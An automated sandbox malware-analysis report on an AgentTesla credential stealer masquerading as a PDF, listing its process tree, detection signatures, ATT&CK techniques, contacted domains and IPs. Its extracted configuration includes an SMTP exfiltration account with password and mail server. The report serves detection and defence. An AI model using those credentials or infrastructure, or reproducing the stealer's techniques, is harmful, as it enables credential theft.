ID: 356536
Sample Name: A4-058000200390-10-14_REV_pdf.exe
Cookbook: default.jbs
Time: 09:46:00
Date: 23/02/2021
Version: 31.0.0 Emerald

Table of Contents

Copyright null 2021


Analysis Report A4-058000200390-10-14_REV_pdf.exe

Overview

General Information

Sample Name:	A4-058000200390-10-14_REV_pdf.exe
Analysis ID:	356536
MD5:	5af8f94a752ca99..
SHA1:	b52d9ba9b7890e..
SHA256:	b37d450b7d60fd2.
Tags:	AgentTesla exe

Most interesting Screenshot:



Detection

MALICIOUS
SUSPICIOUS
CLEAN
UNKNOWN


AgentTesla

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Multi AV Scanner detection for dropp…
- Multi AV Scanner detection for subm…
- Yara detected AgentTesla
- Binary contains a suspicious time st…
- C2 URLs / IPs found in malware con…
- Contains functionality to hide a threa…
- Contains functionality to register a lo…
- Hides that the sample has been dow…
- Hides threads from debuggers
- Initial sample is a PE file and has a …
- Injects a PE file into a foreign proce…
- Installs a global keyboard hook

Classification



Startup

- **System is w10x64**
- A4-058000200390-10-14_REV_pdf.exe (PID: 7040 cmdline: 'C:\Users\user\Desktop\A4-058000200390-10-14_REV_pdf.exe' MD5: 5AF8F94A752CA9996FBFBF01DCC30EDD)
  - cmd.exe (PID: 1364 cmdline: 'C:\Windows\System32\cmd.exe' /c timeout 1 MD5: F3BDBE3BB6F734E357235F4D5898582D)
    - conhost.exe (PID: 6328 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
    - timeout.exe (PID: 2228 cmdline: timeout 1 MD5: 121A4EDAE60A7AF6F5DFA82F7BB95659)
  - A4-058000200390-10-14_REV_pdf.exe (PID: 1572 cmdline: C:\Users\user\Desktop\A4-058000200390-10-14_REV_pdf.exe MD5: 5AF8F94A752CA9996FBFBF01DCC30EDD)
  - WerFault.exe (PID: 6300 cmdline: C:\Windows\SysWOW64\WerFault.exe -u -p 7040 -s 1588 MD5: 9E2B8ACAD48ECCA55C0230D63623661B)
- NewApp.exe (PID: 2092 cmdline: 'C:\Users\user\AppData\Roaming\NewApp\NewApp.exe' MD5: 5AF8F94A752CA9996FBFBF01DCC30EDD)
  - cmd.exe (PID: 7132 cmdline: 'C:\Windows\System32\cmd.exe' /c timeout 1 MD5: F3BDBE3BB6F734E357235F4D5898582D)
    - conhost.exe (PID: 1440 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
    - timeout.exe (PID: 6576 cmdline: timeout 1 MD5: 121A4EDAE60A7AF6F5DFA82F7BB95659)
  - NewApp.exe (PID: 6416 cmdline: C:\Users\user\AppData\Roaming\NewApp\NewApp.exe MD5: 5AF8F94A752CA9996FBFBF01DCC30EDD)
  - WerFault.exe (PID: 4112 cmdline: C:\Windows\SysWOW64\WerFault.exe -u -p 2092 -s 1956 MD5: 9E2B8ACAD48ECCA55C0230D63623661B)
- NewApp.exe (PID: 1216 cmdline: 'C:\Users\user\AppData\Roaming\NewApp\NewApp.exe' MD5: 5AF8F94A752CA9996FBFBF01DCC30EDD)
  - cmd.exe (PID: 4488 cmdline: 'C:\Windows\System32\cmd.exe' /c timeout 1 MD5: F3BDBE3BB6F734E357235F4D5898582D)
    - conhost.exe (PID: 3480 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
    - timeout.exe (PID: 5032 cmdline: timeout 1 MD5: 121A4EDAE60A7AF6F5DFA82F7BB95659)
  - NewApp.exe (PID: 1504 cmdline: C:\Users\user\AppData\Roaming\NewApp\NewApp.exe MD5: 5AF8F94A752CA9996FBFBF01DCC30EDD)
  - WerFault.exe (PID: 1716 cmdline: C:\Windows\SysWOW64\WerFault.exe -u -p 1216 -s 1868 MD5: 9E2B8ACAD48ECCA55C0230D63623661B)
- **cleanup**

Malware Configuration

Threatname: Agenttesla


```
{
  "Username: ": "EeCndWA",
  "URL: ": "http://2nUtGMgnxihCA8N2g.org",
  "To: ": "admin@soonlogistics.com",
  "ByHost: ": "mail.soonlogistics.com:587",
  "Password: ": "rLe4bkEV",
  "From: ": "admin@soonlogistics.com"
}
```

Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
0000001F.00000002.811192969.000000000040 2000.00000040.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
00000012.00000002.833553760.00000000042A C000.00000004.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
00000000.00000002.702719345.000000000442 A000.00000004.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
00000018.00000002.915676599.000000000289 8000.00000004.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
00000018.00000002.915676599.000000000289 8000.00000004.00000001.sdmp	JoeSecurity_CredentialSte aler	Yara detected Credential Stealer	Joe Security	
Click to see the 12 entries				


Unpacked PEs

Source	Rule	Description	Author	Strings
18.2.NewApp.exe.42f16b0.7.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
31.2.NewApp.exe.400000.0.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
0.2.A4-058000200390-10-14_REV_pdf.exe.4470150.8.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
18.2.NewApp.exe.42ac090.6.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
0.2.A4-058000200390-10-14_REV_pdf.exe.442ab30.9.raw.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
Click to see the 10 entries				

Sigma Overview

No Sigma rule has matched

Signature Overview



- AV Detection
- Compliance
- Networking
- Key, Mouse, Clipboard, Microphone and Screen Capturing
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Boot Survival
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Stealing of Sensitive Information
- Remote Access Functionality

Click to jump to signature section

AV Detection:

Found malware configuration

Multi AV Scanner detection for dropped file

Multi AV Scanner detection for submitted file

Copyright null 2021

Compliance:

Uses 32bit PE files

Contains modern PE file flags such as dynamic base (ASLR) or NX

Binary contains paths to debug symbols

Networking:

C2 URLs / IPs found in malware configuration

Key, Mouse, Clipboard, Microphone and Screen Capturing:

Contains functionality to register a low level keyboard hook

Installs a global keyboard hook

System Summary:

Initial sample is a PE file and has a suspicious name

Data Obfuscation:

Binary contains a suspicious time stamp

Hooking and other Techniques for Hiding and Protection:

Hides that the sample has been downloaded from the Internet (zone.identifier)

Malware Analysis System Evasion:

Queries sensitive BIOS Information (via WMI, Win32_Bios & Win32_BaseBoard, often done to detect virtual machines)

Queries sensitive network adapter information (via WMI, Win32_NetworkAdapter, often done to detect virtual machines)

Anti Debugging:

Contains functionality to hide a thread from the debugger

Hides threads from debuggers

HIPS / PFW / Operating System Protection Evasion:

Injects a PE file into a foreign processes

Stealing of Sensitive Information:

Yara detected AgentTesla

Tries to harvest and steal Putty / WinSCP information (sessions, passwords, etc)

Tries to harvest and steal browser information (history, passwords, etc)

Tries to harvest and steal ftp login credentials

Tries to steal Mail credentials (via file access)


Remote Access Functionality:

Yara detected AgentTesla

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Con Con
Valid Accounts	Windows Management Instrumentation 2 1 1	Registry Run Keys / Startup Folder 1	Process Injection 1 1 2	Disable or Modify Tools 1	OS Credential Dumping 2	File and Directory Discovery 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Ingr Trar
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	Registry Run Keys / Startup Folder 1	Obfuscated Files or Information 1	Input Capture 2 1 1	System Information Discovery 1 1 4	Remote Desktop Protocol	Data from Local System 2	Exfiltration Over Bluetooth	Enc Cha
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Software Packing 1	Credentials in Registry 1	Query Registry 1	SMB/Windows Admin Shares	Email Collection 1	Automated Exfiltration	Non Port
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Timestomp 1	NTDS	Security Software Discovery 4 3 1	Distributed Component Object Model	Input Capture 2 1 1	Scheduled Transfer	Non Lay
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Masquerading 1	LSA Secrets	Virtualization/Sandbox Evasion 2 5	SSH	Clipboard Data 1	Data Transfer Size Limits	App Prot
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Virtualization/Sandbox Evasion 2 5	Cached Domain Credentials	Process Discovery 2	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Mult Com
External Remote Services	Scheduled Task	Startup Items	Startup Items	Process Injection 1 1 2	DCSync	Application Window Discovery 1	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Com Port
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Hidden Files and Directories 1	Proc Filesystem	Remote System Discovery 1	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	App Prot


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
A4-058000200390-10-14_REV_pdf.exe	13%	ReversingLabs	ByteCode-MSIL.Trojan.AgentTesla	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Roaming\NewApp\NewApp.exe	13%	ReversingLabs	ByteCode-MSIL.Trojan.AgentTesla	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
31.2.NewApp.exe.400000.0.unpack	100%	Avira	TR/Spy.Gen8		Download File
24.2.NewApp.exe.400000.0.unpack	100%	Avira	TR/Spy.Gen8		Download File
8.2.A4-058000200390-10-14_REV_pdf.exe.400000.0.unpack	100%	Avira	TR/Spy.Gen8		Download File

Domains

Source	Detection	Scanner	Label	Link
coroloboxorozor.com	0%	Virustotal		Browse

Copyright null 2021

URLs

Source	Detection	Scanner	Label	Link
http://cps.letsencrypt.org0	0%	URL Reputation	safe	
http://cps.letsencrypt.org0	0%	URL Reputation	safe	
http://cps.letsencrypt.org0	0%	URL Reputation	safe	
http://cps.letsencrypt.org0	0%	URL Reputation	safe	
http://mail.soonlogistics.com	0%	Avira URL Cloud	safe	
http://coroloboxorozor.com/base/BE0C9BE287721D2E1639C8881BC9F105.html	0%	Avira URL Cloud	safe	
http://2nUtGMgnxihCA8N2g.org	0%	Avira URL Cloud	safe	
http://r3.o.lencr.org0	0%	URL Reputation	safe	
http://r3.o.lencr.org0	0%	URL Reputation	safe	
http://r3.o.lencr.org0	0%	URL Reputation	safe	
http://coroloboxorozor.com	0%	Avira URL Cloud	safe	
http://coroloboxorozor.com/base/B7EFDEC15CD29E4CF1B708AC6486760D.html	0%	Avira URL Cloud	safe	
http://cps.root-x1.letsencrypt.org0	0%	URL Reputation	safe	
http://cps.root-x1.letsencrypt.org0	0%	URL Reputation	safe	
http://cps.root-x1.letsencrypt.org0	0%	URL Reputation	safe	
http://r3.i.lencr.org/0	0%	URL Reputation	safe	
http://r3.i.lencr.org/0	0%	URL Reputation	safe	
http://r3.i.lencr.org/0	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
coroloboxorozor.com	104.21.71.230	true	false	• 0%, Virustotal, Browse	unknown
mail.soonlogistics.com	103.17.211.69	true	true		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://coroloboxorozor.com/base/BE0C9BE287721D2E1639C8881BC9F105.html	false	• Avira URL Cloud: safe	unknown
http://2nUtGMgnxihCA8N2g.org	true	• Avira URL Cloud: safe	unknown
http://coroloboxorozor.com/base/B7EFDEC15CD29E4CF1B708AC6486760D.html	false	• Avira URL Cloud: safe	unknown


URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/dateofbirthhttp://schemas.xmlsoap.org/ws/2005	WerFault.exe, 0000000B.00000003.683834284.0000000005460000.00000004.00000001.sdmp, WerFault.exe, 0000001A.00000003.795863832.0000000005400000.00000004.00000001.sdmp	false		high
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/nameidentifier	WerFault.exe, 0000000B.00000003.683834284.0000000005460000.00000004.00000001.sdmp, WerFault.exe, 0000001A.00000003.795863832.0000000005400000.00000004.00000001.sdmp	false		high
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/x500distinguishednamejhttp://schemas.xmlsoap.o	WerFault.exe, 0000000B.00000003.683834284.0000000005460000.00000004.00000001.sdmp, WerFault.exe, 0000001A.00000003.795863832.0000000005400000.00000004.00000001.sdmp	false		high
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/denyonlysid	WerFault.exe, 0000000B.00000003.683834284.0000000005460000.00000004.00000001.sdmp, WerFault.exe, 0000001A.00000003.795863832.0000000005400000.00000004.00000001.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://cps.letsencrypt.org0	A4-058000200390-10-14_REV_pdf.exe, 00000008.00000002.9209047 51.00000000067E0000.00000004.0 0000001.sdmp, NewApp.exe, 0000 0018.00000002.916501179.000000 0002A9A000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http:// schemas.xmlsoap.org/ws/2005/05/identity/claims/emailaddress sxhttp://schemas.xmlsoap.org/ws/200	WerFault.exe, 0000000B.0000000 3.683834284.0000000005460000.0 0000004.00000001.sdmp, WerFault.exe, 0000001A.00000003.795863832.00000 00005400000.00000004.00000001. sdmp	false		high
http://mail.soonlogistics.com	A4-058000200390-10-14_REV_pdf.exe, 00000008.00000002.9163407 08.0000000002FFB000.00000004.0 0000001.sdmp, NewApp.exe, 0000 0018.00000002.916097296.000000 0002A24000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http:// schemas.xmlsoap.org/ws/2005/05/identity/claims/authorization decisionzhttp://schemas.xmlsoap.o	WerFault.exe, 0000000B.0000000 3.683834284.0000000005460000.0 0000004.00000001.sdmp, WerFault.exe, 0000001A.00000003.795863832.00000 00005400000.00000004.00000001. sdmp	false		high
http://r3.o.lencr.org0	A4-058000200390-10-14_REV_pdf.exe, 00000008.00000002.9209047 51.00000000067E0000.00000004.0 0000001.sdmp, NewApp.exe, 0000 0018.00000002.916501179.000000 0002A9A000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http:// schemas.xmlsoap.org/ws/2005/05/identity/claims/otherphone	WerFault.exe, 0000000B.0000000 3.683834284.0000000005460000.0 0000004.00000001.sdmp, WerFault.exe, 0000001A.00000003.795863832.00000 00005400000.00000004.00000001. sdmp	false		high
http:// schemas.xmlsoap.org/ws/2005/05/identity/claims/mobilephone	WerFault.exe, 0000000B.0000000 3.683834284.0000000005460000.0 0000004.00000001.sdmp, WerFault.exe, 0000001A.00000003.795863832.00000 00005400000.00000004.00000001. sdmp	false		high
http:// schemas.xmlsoap.org/ws/2005/05/identity/claims/stateorprovin ce	WerFault.exe, 0000000B.0000000 3.683834284.0000000005460000.0 0000004.00000001.sdmp, WerFault.exe, 0000001A.00000003.795863832.00000 00005400000.00000004.00000001. sdmp	false		high
http:// schemas.xmlsoap.org/ws/2005/05/identity/claims/thumbprintrh ttp://schemas.xmlsoap.org/ws/2005/	WerFault.exe, 0000000B.0000000 3.683834284.0000000005460000.0 0000004.00000001.sdmp, WerFault.exe, 0000001A.00000003.795863832.00000 00005400000.00000004.00000001. sdmp	false		high
http://coroloboxorozor.com	A4-058000200390-10-14_REV_pdf.exe, 00000000.00000002.6976324 75.0000000002C21000.00000004.0 0000001.sdmp, NewApp.exe, 0000 0012.00000002.817905457.000000 0002F11000.00000004.00000001.sdmp, NewApp.exe, 00000013.0000 0002.818132626.000000000260100 0.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/name	A4-058000200390-10-14_REV_pdf.exe, 00000000.00000002.6976324 75.0000000002C21000.00000004.0 0000001.sdmp, WerFault.exe, 00 00000B.00000003.683834284.0000 000005460000.00000004.00000001 .sdmp, NewApp.exe, 00000012.00 000002.817905457.0000000002F11 000.00000004.00000001.sdmp, Ne wApp.exe, 00000013.00000002.81 8132626.0000000002601000.00000 004.00000001.sdmp, WerFault.exe, 0000001A.00000003.795863832 .0000000005400000.00000004.000 00001.sdmp	false		high
http:// schemas.xmlsoap.org/ws/2005/05/identity/claims/streetaddres szhttp://schemas.xmlsoap.org/ws/20	WerFault.exe, 0000000B.0000000 3.683834284.0000000005460000.0 0000004.00000001.sdmp, WerFault.exe, 0000001A.00000003.795863832.00000 00005400000.00000004.00000001. sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/postalcoderhttp://schemas.xmlsoap.org/ws/2005/	WerFault.exe, 0000000B.00000003.683834284.0000000005460000.00000004.00000001.sdmp, WerFault.exe, 0000001A.00000003.795863832.0000000005400000.00000004.00000001.sdmp	false		high
http://cps.root-x1.letsencrypt.org0	A4-058000200390-10-14_REV_pdf.exe, 00000008.00000002.920904751.00000000067E0000.00000004.00000001.sdmp, NewApp.exe, 00000018.00000002.916501179.0000000002A9A000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/authentication	WerFault.exe, 0000000B.00000003.683834284.0000000005460000.00000004.00000001.sdmp, WerFault.exe, 0000001A.00000003.795863832.0000000005400000.00000004.00000001.sdmp	false		high
http://r3.i.lencr.org/0	A4-058000200390-10-14_REV_pdf.exe, 00000008.00000002.920904751.00000000067E0000.00000004.00000001.sdmp, NewApp.exe, 00000018.00000002.916501179.0000000002A9A000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
104.21.71.230	unknown	United States		13335	CLOUDFLARENETUS	false
103.17.211.69	unknown	Malaysia		45352	IPSERVERONE-AS-APIPServerOneSolutionsSdnBhdMY	true

Private

IP
192.168.2.1

General Information

Joe Sandbox Version:	31.0.0 Emerald
Analysis ID:	356536
Start date:	23.02.2021
Start time:	09:46:00
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 14m 14s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	A4-058000200390-10-14_REV_pdf.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	37
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.spyw.evad.winEXE@27/16@6/3
EGA Information:	Failed
HDC Information:	• Successful, ratio: 0% (good quality ratio 0%) • Quality average: 0% • Quality standard deviation: 0%
HCA Information:	• Successful, ratio: 98% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe

Warnings:	Show All • Exclude process from analysis (whitelisted): BackgroundTransferHost.exe, WerFault.exe, backgroundTaskHost.exe, svchost.exe, wuapihost.exe • TCP Packets have been reduced to 100 • Excluded IPs from analysis (whitelisted): 168.61.161.212, 92.122.145.220, 52.147.198.201, 13.64.90.137, 51.104.139.180, 52.155.217.156, 20.54.26.129, 67.26.83.254, 8.248.117.254, 8.248.143.254, 8.253.95.120, 8.248.119.254, 92.122.213.247, 92.122.213.194, 104.43.193.48, 40.88.32.150, 51.104.144.132 • Excluded domains from analysis (whitelisted): arc.msn.com.nsatc.net, store-images.s-microsoft.com-c.edgekey.net, a1449.dscg2.akamai.net, arc.msn.com, db5eap.displaycatalog.md.mp.microsoft.com.akadns.net, e12564.dspb.akamaiedge.net, skypedataprdcoleus15.cloudapp.net, audownload.windowsupdate.nsatc.net, displaycatalog.mp.microsoft.com, watson.telemetry.microsoft.com, auto.au.download.windowsupdate.com.c.footprint.net, img-prod-cms-rt-microsoft-com.akamaized.net, au-bg-shim.trafficmanager.net, 